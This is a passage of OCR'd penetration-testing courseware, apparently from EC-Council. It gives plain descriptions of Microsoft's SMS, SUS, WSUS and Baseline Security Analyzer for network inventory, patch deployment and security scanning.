
System Management Server: SMS

The Microsoft's System Management Server (SMS) is a set of tools that helps administrators to manage the systems connected in a LAN. SMS is managing and servicing solution to manage networked Windows XP embedded-based devices alongside Windows desktop, Windows server, and other Windows mobile systems. It has its own database that stores software and hardware inventories. This database helps administrators to distribute and install software on the LAN. SMS also helps administrator to perform network and system diagnostic tasks.

SMS Administration and System diagnostics:

- SMS enables the N/w Administrator to handle H/w and S/w inventory stored in SMS Database.
- SMS also enables the N/w Administrator to handle software distribution and installation over network.
- Diagnostics tests for PCs over network are also enabled for the Administrator.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Microsoft Software Update Services: SUS

Microsoft Software Update Services (SUS) is a patch management tool developed by Microsoft, to assist network admins in installing security updates and critical updates more easily. SUS directly connects your system to the Windows Update Site through firewall. SUS provide Critical updates and security updates for windows such as Microsoft windows 2000 server, Windows 2000 Professional, and Windows XP and Windows Server 2003. Using SUS, IT administrators can access and import important updates from the Windows Update Site and install them on the system.

SUS Functional work:

- Critical updates for Server side.
- Deploy Security Patches.
- Critical updates for client side.
- Dynamic Notification for Critical Updates.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Software Update Services: WSUS

The Windows Server Update Services (WSUS) is used by administrators to update and deploy latest updated of Microsoft products. WSUS provides administrators a management console to manage the installation of updates to the systems connected in the network. It also provides automatic download updates, hotfixes, service packs and device drivers. The following operations are performed by WSUS:

- Update packages from Microsoft Repository
- Approve or decline updates before release
- Enables the administrator to control for update, or install software, drivers by WSUS

Follow the steps listed below to use WSUS services:

1. Administrator subscribes to update categories.
2. Server downloads updates from Windows update.
3. Clients register themselves with the server.
4. Administrator puts clients in different target groups.
5. Administrator approves updates.
6. Agents install administrator approved updates from WSUS server.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.172: Working of WSUS

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Microsoft Baseline Security Analyzer (MBSA)

The Microsoft Baseline Security Analyzer provides a streamlined method to identify the missing security updates and common security misconfigurations of a Windows OS. Microsoft baseline security analyzer is used to analyse the security standards for the organization by identifying the updates required by the organization and rectifying the weaker settings of Microsoft Windows.

MBSA helps small and medium sized business organizations analyze the security status and standards and check whether it is compatible with the Microsoft security recommendations.

All the scan results produced by MBSA check for critical issues, non-critical issues and best methods that describe the remedies that can be taken for securing the operating system. Understanding the scan report

After the MBSA tool is run successfully on the system, it generates a report in the %userprofile% directory of the scanned system. MBSA generates the output in the form of different categories that are represented by different icons depending on the severity of the vulnerability. Given below is the screenshot of MBSA tool.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

